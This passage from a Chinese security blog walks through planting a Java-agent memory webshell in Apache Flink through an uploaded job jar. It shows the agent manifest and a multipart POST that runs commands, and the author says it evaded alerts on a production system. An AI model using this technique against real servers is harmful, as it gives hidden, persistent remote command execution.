
问题巨大

因此正确的做法我推测应该是，先用starter做成一个jar包。//好久没调java了，难顶


然后再把agent整体打包成一个jar包，然后塞到starter里面，然后利用starter释放出来，到tmp目录下。

这里IDEA生成jar包也是有点意思的，因为我懒得写那个mf配置文件，这里用了一个很麻烦的方法来生成对应的配置文件，这里还是记录一下

首先是先生成一个空的jar-artifacts




然后生成



在这里面先弄一个MANIFEST.MF出来

然后再点下面这个




把依赖包通通打进去，就会得到一个巨大的jar文件


然后这里因为使用了Attach技术，所以这里的MANIFEST.MF文件中需要增加对应的代理类和添加Retransform属性

```
1 Manifest-Version: 1.0
2 Agent-Class: com.attach.Agent
3 Can-Transform-Classes: true
4
```

然后开始打包，即可得到一个agent.jar文件




然后把这个agent.jar拷贝到starter里面去，然后再打一个包



这里是starter文件，MANIFEST文件只需要修改Main-Class即可


然后还是直接打包成jar即可，就得到了对应的jar文件。

然后来到实战利用




这里直接上传即可，然后再Submit提交

在Job Manager这里拥有一个Stdout输出界面，可以调试代码，这里我加了很多调试语句




这里我注册的内存马是shell，一开始直接注册是无法成功的，可以看到是这个界面




然后我经过调试，发现了问题所在，正常的Get请求，是无法访问到我的内存马的，因为我Hook的点触发十分特殊

这里回归到Flink的源码中，看到这两行代码




第一行要求一定是POST请求，第二行要求一定是Multipart的格式进行提交，最开始忽视了这一点，浪费了很多时间



这里可以看到，常规的访问是不行的

那么切换成multipart格式进行访问





内存马成功回显了

我这里的内存马逻辑较为简单，就是一个读取参数，执行命令

如果要使用冰蝎，哥斯拉马等，基本逻辑也是大差不差，把对应的逻辑写进来就行了。

本地环境测试成功，直接上生产打一下子





同样成功，直接通过内存马获取了一个正向的shell，规避了无法反弹shell的问题

同时平台也无告警

最后给出特殊post包

```
POST /shell HTTP/1.1
Host: 192.168.198.128:8081
Content-Type: multipart/form-data; boundary=-----347712004
Content-Length: 98

-----347712004
Content-Disposition: form-data; name="cmd"

whoami
-----347712004--
```

0x03 代码技术-内存马编写

本质就是找hook点，然后hook了之后进行动态插桩的一个技术。

这里用的叫做jvmtiAgentLoad技术

然后用的是Attach，也就是运行中利用线程通信进行插桩。

要插桩，首先要找到HOOK点。

